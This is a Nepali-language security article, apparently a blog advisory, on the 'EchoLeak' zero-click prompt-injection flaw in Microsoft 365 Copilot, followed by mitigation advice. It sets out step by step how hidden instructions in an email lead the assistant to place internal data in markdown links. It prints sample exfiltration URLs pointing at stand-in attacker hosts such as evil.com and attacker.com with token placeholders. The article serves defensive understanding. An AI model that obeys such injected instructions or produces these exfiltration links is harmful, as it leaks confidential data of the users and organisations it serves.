परिचय:
यदि तपाईंको अल सहायकले तपाईंलाई मात्र मद्दत गरिरहेको थिएन - तर चुपचाप अरू कसैलाई पनि मद्दत गरिरहेको थियो भने के हुन्छ?
हालै इकोलिक भनेर चिनिने शून्य-क्लिक शोषणले कसरी माइक्रोसफ्ट ३६५ कोपाइलटलाई संवेदनशील जानकारी बाहिर निकाल्न हेरफेर गर्न सकिन्छ भन्ने कुरा प्रकट गर्यो - प्रयोगकर्ताले कहिल्यै लिङ्क क्लिक नगरी वा इमेल नखोली। माइक्रोसफ्ट ३६५ कोपाइलट, वर्ड, एक्सेल, आउटलुक, पावरपोइन्ट, र टिम्स सहित माइक्रोसफ्ट अफिस कार्यस्थल अनुप्रयोगहरूमा निर्मित एआई उपकरणमा एक महत्वपूर्ण सुरक्षा त्रुटि थियो जसले अनुसन्धानकर्ताहरूका अनुसार एआई एजेन्टहरू ह्याक हुने व्यापक जोखिमलाई संकेत गर्दछ।
कल्पना गर्नुहोस् त यति गोप्य आक्रमण छ कि त्यसका लागि कुनै क्लिक, डाउनलोड, चेतावनी आवश्यक पर्दैन - केवल तपाईंको इनबक्समा रहेको एउटा इमेल मात्र। यो इकोलिक हो, माइक्रोसफ्ट ३६५ कोपाइलटमा रहेको एउटा महत्वपूर्ण जोखिम जसले ह्याकरहरूलाई पीडितबाट कुनै पनि कारबाही बिना संवेदनशील कर्पोरेट डेटा चोर्न दिन्छ।
जोखिम अवलोकन:
माइक्रोसफ्ट ३६५ कोपाइलटको हकमा, यो कमजोरीले ह्याकरलाई प्रयोगकर्तालाई इमेल पठाएर आक्रमण गर्न दिन्छ, जसमा कुनै फिसिङ वा मालवेयरको आवश्यकता पर्दैन। यसको सट्टा, शोषणले एआई सहायकलाई आफैं विरुद्धमा ल्याउन चतुर प्रविधिहरूको श्रृंखला प्रयोग गर्दछ।
माइक्रोसफ्ट ३६५ कोपाइलटले कागजातहरू पहुँच गर्ने र सुझावहरू उत्पादन गर्ने जस्ता कामहरू गर्न अफिस एपहरू भित्र प्रयोगकर्ता निर्देशनहरूमा आधारित कार्य गर्दछ। यदि ह्याकरहरूद्वारा घुसपैठ गरिएको छ भने, यसलाई इमेल, स्प्रेडसिट र च्याट जस्ता संवेदनशील आन्तरिक जानकारीलाई लक्षित गर्न प्रयोग गर्न सकिन्छ। आक्रमणले कोपाइलटको निर्मित सुरक्षाहरूलाई बाइपास गर्दछ, जुन प्रयोगकर्ताहरूले मात्र आफ्नै फाइलहरू पहुँच गर्न सक्छन् भनेर सुनिश्चित गर्न डिजाइन गरिएको हो - सम्भावित रूपमा स्वामित्व, गोप्य, वा अनुपालन-सम्बन्धित डेटा उजागर गर्दै।
एम सेक्युरिटी द्वारा पत्ता लगाइएको, यो एआई एजेन्टमाथि गरिएको पहिलो दस्तावेजीकृत शून्य-क्लिक आक्रमण हो, जसले हामीले हरेक दिन प्रयोग गर्ने एआई उपकरणहरूमा लुकेका अदृश्य जोखिमहरूलाई उजागर गर्दछ।
एउटा तयार पारिएको इमेलले मात्र पुग्छ। कम्पनीको ब्लग पोस्टका अनुसार, कोपाइलटले यसलाई चुपचाप प्रशोधन गर्छ, लुकेका प्रम्प्टहरू पछ्याउँछ, आन्तरिक फाइलहरू खोतल्छ र गोप्य डेटा बाहिर पठाउँछ, यो सबै माइक्रोसफ्टको सुरक्षा प्रतिरक्षालाई पार गर्दै गर्छ।
इकोलिकले कोपाइलटको विश्वसनीय आन्तरिक डेटा (जस्तै इमेलहरू, टिम्स च्याटहरू, र OneDrive फाइलहरू) र अविश्वसनीय बाह्य इनपुटहरू, जस्तै इनबाउन्ड इमेलहरू ह्यान्डल गर्ने क्षमताको शोषण गर्दछ। आक्रमण विशिष्ट मार्कडाउन सिन्ट्याक्स भएको दुर्भावनापूर्ण इमेलबाट सुरु हुन्छ, “जस्तै ![छवि वैकल्पिक पाठ][रेफ] [रेफ]: https://www.evil.com?param= "जब कोपाइलटले प्रयोगकर्ताका प्रश्नहरूको तयारी गर्न पृष्ठभूमिमा स्वचालित रूपमा इमेल स्क्यान गर्छ, यसले ब्राउजर अनुरोधलाई ट्रिगर गर्छ जसले च्याट इतिहास, प्रयोगकर्ता विवरणहरू, वा आन्तरिक कागजातहरू जस्ता संवेदनशील डेटा आक्रमणकारीको सर्भरमा पठाउँछ।
आक्रमण प्रवाह:
प्रम्प्टदेखि पेलोडसम्म: कसरी आक्रमणकारीहरूले एक क्लिक बिना नै डेटा एक्सफिल्ट्रेट गर्न कोपाइलटको एआई पाइपलाइन अपहरण गर्छन् तल विस्तृत रूपमा बुझौं!

- दुर्भावनापूर्ण इनपुट बनाउने र पठाउने: आक्रमणकारीले लुकेको प्रम्प्ट इन्जेक्सन पेलोड भएको दुर्भावनापूर्ण इमेल वा कागजात रचना गरेर सुरु गर्छ। यो पेलोड मानव प्राप्तकर्तालाई अदृश्य वा अदृश्य हुने गरी बनाइएको हुन्छ तर एआई सहयोगी प्रशोधनको क्रममा माइक्रोसफ्ट ३६५ कोपाइलटद्वारा पूर्ण रूपमा पार्स र कार्यान्वयन गरिन्छ। इन्जेक्ट गरिएको निर्देशन लुकाउन, आक्रमणकारीले विभिन्न स्टिल्थ प्रविधिहरू प्रयोग गर्दछ, जस्तै: HTML टिप्पणीहरू।
- सह-पायलटले लुकेका निर्देशनहरू प्रशोधन गर्दछ: जब प्राप्तकर्ताले दुर्भावनापूर्ण इमेल वा कागजात खोल्छ—वा सामग्रीको सारांश, सन्देशको जवाफ दिने, प्रतिक्रियाको मस्यौदा तयार गर्ने, वा कार्यहरू निकाल्ने जस्ता कार्यहरू गर्न Microsoft 365 Copilot प्रयोग गर्छ—Copilot ले स्वचालित रूपमा सम्पूर्ण इनपुट इन्जेस्ट र विश्लेषण गर्दछ। अपर्याप्त इनपुट प्रमाणीकरण र प्रम्प्ट अलगावको अभावको कारण, Copilot ले सामग्री भित्र लुकेका वैध प्रयोगकर्ता इनपुट र आक्रमणकारी-नियन्त्रित निर्देशनहरू बीच भेद गर्दैन। बरु, यसले इन्जेक्टेड प्रम्प्टहरूलाई प्रयोगकर्ताको अभिप्रेत निर्देशन सेटको भागको रूपमा व्यवहार गर्दछ। फलस्वरूप, AI ले लुकेका आदेशहरू कार्यान्वयन गर्दछ यस चरणमा, Copilot ले अनजानमा आक्रमणकारीको निर्देशनहरूमा कार्य गरेको छ, तिनीहरूलाई यसको वैध कार्यको भागको रूपमा गलत व्याख्या गर्दै—यसरी आक्रमणको अर्को चरण सक्षम पार्दै: संवेदनशील आन्तरिक सन्दर्भको चुहावट।
- सह-पायलटले संवेदनशील सन्दर्भ समावेश भएको आउटपुट उत्पन्न गर्दछ: आक्रमणकारीद्वारा इन्जेक्ट गरिएको लुकेको प्रम्प्टको व्याख्या र कार्यान्वयन गरेपछि, माइक्रोसफ्ट ३६५ कोपाइलटले निर्देशन अनुसार संवेदनशील आन्तरिक डेटा समावेश गर्ने प्रतिक्रिया निर्माण गर्दछ। यो आउटपुट सामान्यतया प्रयोगकर्तालाई वैध देखिने तरिकाले प्रस्तुत गरिन्छ तर गोप्य रूपमा जानकारी बाहिर निकाल्न डिजाइन गरिएको हुन्छ। बाहिर निकाल्न लुकाउन, एआईलाई (लुकेको निर्देशनद्वारा) यो संवेदनशील डेटालाई मार्कडाउन-फर्म्याट गरिएको हाइपरलिङ्क भित्र इम्बेड गर्न प्रेरित गरिन्छ, उदाहरणका लागि:
[थप जानकारीको लागि यहाँ क्लिक गर्नुहोस्](https://attacker.com/exfiltrate?token={{internal_token}})
प्रयोगकर्तालाई, लिङ्क उपयोगी सन्दर्भ जस्तो देखिन्छ। वास्तवमा, यो एक सावधानीपूर्वक निर्मित एक्सफिल्ट्रेसन भेक्टर हो, लिङ्क पहुँच वा पूर्वावलोकन गरेपछि आक्रमणकारीको पूर्वाधारमा डेटा प्रसारण गर्न तयार हुन्छ।
- आक्रमणकारी-नियन्त्रित सर्भरमा लिङ्क सिर्जना: कोपाइलटद्वारा उत्पन्न गरिएको मार्कडाउन हाइपरलिङ्क—इन्जेक्टेड प्रम्प्टको प्रभावमा—हमलावरद्वारा नियन्त्रित सर्भरलाई औंल्याउँछ। लिङ्क संवेदनशील सन्दर्भ डेटा (अघिल्लो चरणमा निकालिएको) सिधै URL मा इम्बेड गर्न डिजाइन गरिएको हो, सामान्यतया क्वेरी प्यारामिटरहरू वा पथ चरहरू प्रयोग गरेर, जस्तै: https://attacker-domain.com/leak?data={{confidential_info}} वा https://exfil.attacker.net/{{internal_token}}
यी लिङ्कहरू प्रायः सामान्य वा उपयोगी देखिन्छन्, जसले गर्दा शंका उत्पन्न हुने सम्भावना कम हुन्छ। आक्रमणकारीको लक्ष्य भनेको लिङ्क क्लिक गर्दा, पूर्वावलोकन गर्दा, वा स्वचालित रूपमा प्राप्त गर्दा, आन्तरिक डेटा (जस्तै सत्र टोकनहरू, कागजात सामग्री, वा प्रमाणीकरण मेटाडेटा) सम्झौताको कुनै पनि देखिने संकेत बिना तिनीहरूको सर्भरमा प्रसारित हुन्छ भन्ने कुरा सुनिश्चित गर्नु हो।
- प्रयोगकर्ता कार्य वा प्रणाली पूर्वावलोकन द्वारा ट्रिगर गरिएको डेटा एक्सफिल्ट्रेसन: एकपटक पीडित (वा अर्को आन्तरिक प्रयोगकर्ता) लाई दुर्भावनापूर्ण लिङ्क भएको सह-पायलट-उत्पन्न प्रतिक्रिया डेलिभर गरिसकेपछि, प्रत्यक्ष अन्तरक्रिया वा निष्क्रिय रेन्डरिङ मार्फत एक्सफिल्टरेशन प्रक्रिया ट्रिगर हुन्छ। फलस्वरूप, आक्रमणकारीले शंका नउठाईकन बहुमूल्य आन्तरिक जानकारी - जस्तै प्रमाणीकरण टोकनहरू, कुराकानी स्निपेटहरू, वा आन्तरिक कागजातहरू - समावेश गर्ने अनुरोधहरू प्राप्त गर्दछ। यसले आक्रमण श्रृंखलालाई सफल र गोप्य डेटा एक्सफिल्टरेशनको साथ समाप्त गर्दछ।
न्यूनीकरण चरणहरू:
माइक्रोसफ्ट ३६५ कोपाइलट र यस्तै एआई-संचालित सहायकहरूमा इकोलिक-शैलीको प्रम्प्ट इन्जेक्सन आक्रमणहरूबाट प्रभावकारी रूपमा बचाउन, संस्थाहरूलाई इनपुट नियन्त्रण, एआई प्रणाली डिजाइन, र उन्नत पत्ता लगाउने क्षमताहरू फैलाउने तहगत सुरक्षा रणनीति चाहिन्छ।
- तुरुन्तै आइसोलेसन
सबैभन्दा महत्त्वपूर्ण सुरक्षा उपायहरू मध्ये एक भनेको AI प्रणालीहरू भित्र उचित द्रुत अलगाव सुनिश्चित गर्नु हो। यसको अर्थ AI ले प्रयोगकर्ता-प्रदान गरिएको सामग्री र आन्तरिक/प्रणाली-स्तर निर्देशनहरू बीच स्पष्ट रूपमा भिन्नता छुट्याउनु पर्छ। यो अलगाव बिना, कुनै पनि इन्जेक्टेड इनपुट - HTML वा मार्कडाउन प्रयोग गरेर लुकेको भए पनि - AI द्वारा आदेशको रूपमा गलत व्याख्या गर्न सकिन्छ। बलियो अलगाव संयन्त्रहरू लागू गर्नाले AI लाई निर्दोष देखिने सामग्रीमा एम्बेड गरिएको दुर्भावनापूर्ण पेलोडहरूमा कार्य गर्नबाट रोक्न सक्छ।
- इनपुट सरसफाइ र प्रमाणीकरण
एआई प्रणालीले प्रशोधन गर्ने सबै प्रयोगकर्ता इनपुटहरूलाई कडाइका साथ सेनिटाइज गर्नुपर्छ। यसमा लुकेका HTML तत्वहरू जस्तै हटाउने वा बेअसर गर्ने समावेश छ , शून्य-चौडाइ क्यारेक्टरहरू, base64-इन्कोडेड निर्देशनहरू, र अस्पष्ट मार्कडाउन। URL हरू प्रमाणित गर्नाले र अविश्वसनीय डोमेनहरू वा विकृत क्वेरी प्यारामिटरहरू अस्वीकार गर्नाले यो प्रतिरक्षालाई अझ बलियो बनाउँछ। AI ले देख्नु अघि इनपुट सफा गरेर, आक्रमणकारीहरूले हानिकारक प्रम्प्ट इंजेक्शनहरू तस्करी गर्ने क्षमता गुमाउँछन्।
- अविश्वसनीय सामग्रीको स्वतः प्रतिपादन असक्षम पार्नुहोस्
इकोलिक-शैली एक्सफिल्ट्रेसनको एक प्रमुख सक्षमकर्ता मार्कडाउन लिङ्कहरू र छवि पूर्वावलोकनहरूको स्वचालित रेन्डरिङ हो। संस्थाहरूले यो कार्यक्षमता असक्षम गर्नुपर्छ, विशेष गरी अज्ञात वा बाह्य स्रोतहरूबाट सामग्रीको लागि। कोपाइलट वा इमेल क्लाइन्टहरूलाई स्वचालित रूपमा लिङ्कहरू पूर्वावलोकन गर्नबाट रोक्नाले शून्य-क्लिक डेटा एक्सफिल्ट्रेसनलाई विफल बनाउँछ र सुरक्षा प्रणालीहरूलाई पेलोड सक्रिय हुनु अघि निरीक्षण गर्न थप समय दिन्छ।
- सन्दर्भ पहुँच प्रतिबन्ध
अर्को प्रमुख न्यूनीकरण भनेको कोपाइलट वा कुनै पनि LLM सहायकको पहुँच भएको प्रासंगिक डेटालाई सीमित गर्नु हो। सत्र टोकनहरू, गोप्य परियोजना डेटा, प्रमाणीकरण मेटाडेटा, र आन्तरिक सञ्चार जस्ता संवेदनशील सम्पत्तिहरू आवश्यक नभएसम्म AI को इनपुट सन्दर्भको भाग हुनु हुँदैन। यसले प्रम्प्ट इन्जेक्सन सफल भए पनि के लीक हुन सक्छ भन्ने दायरालाई सीमित गर्दछ।
- एआई आउटपुट अनुगमन र लगिङ
संस्थाहरूले सबै एआई-उत्पन्न सामग्रीमा लगिङ र अनुगमन लागू गर्नुपर्छ, विशेष गरी जब आउटपुटमा गतिशील लिङ्कहरू, असामान्य सारांशहरू, वा प्रयोगकर्ता-मुखी सिफारिसहरू समावेश हुन्छन्। मार्कडाउनको बारम्बार प्रयोग, हाइपरलिङ्कहरूमा टोकनहरूको उपस्थिति, वा अत्यधिक "सहयोगी" देखिने प्रम्प्टहरू जस्ता ढाँचाहरूले दुरुपयोगलाई संकेत गर्न सक्छन्। यो आउटपुटको अनुगमनले एक्सफिल्ट्रेसन प्रयासहरूको प्रारम्भिक पत्ता लगाउन र उल्लंघन भएमा पूर्वव्यापी विश्लेषण गर्न अनुमति दिन्छ।
- प्रयोगकर्ता प्रशिक्षण र जागरूकता
प्रयोगकर्ताहरू एआई-उत्पन्न सामग्रीको अन्तिम प्राप्तकर्ता भएकोले, एआई-उत्पन्न लिङ्क वा सन्देशहरूसँग अन्तर्क्रिया गर्ने जोखिमहरूको बारेमा जागरूकता बढाउनु महत्त्वपूर्ण छ। कर्मचारीहरूलाई कुनै लिङ्क वा सन्देश "धेरै बुद्धिमानी," असामान्य रूपमा विशिष्ट, वा सन्दर्भ बाहिरको देखिन्छ भनेर पहिचान गर्न तालिम दिनुपर्छ। प्रयोगकर्ताहरूलाई शंकास्पद सामग्री रिपोर्ट गर्न प्रोत्साहित गर्नाले - यदि यो कोपाइलट जस्ता विश्वसनीय सहायकद्वारा उत्पन्न गरिएको हो भने पनि - सामाजिक-इन्जिनियर गरिएको एआई दुरुपयोग विरुद्ध मानव फायरवाल निर्माण गर्न मद्दत गर्दछ।
यी न्यूनीकरण चरणहरूले सँगै मिलेर इकोलिक विरुद्ध एक व्यापक रक्षा रणनीति बनाउँछन्, जसले एआई प्रणाली डिजाइन, प्रयोगकर्ता सुरक्षा, र वास्तविक-समय खतरा पत्ता लगाउने बीचको खाडललाई कम गर्छ। यी अभ्यासहरू अपनाएर, एआई-आधारित खतराहरू विकसित हुँदै जाँदा संस्थाहरू लचिलो रहन सक्छन्।
सन्दर्भ:
लेखक:
नन्दिनी सेठ
अद्रिप मुखर्जी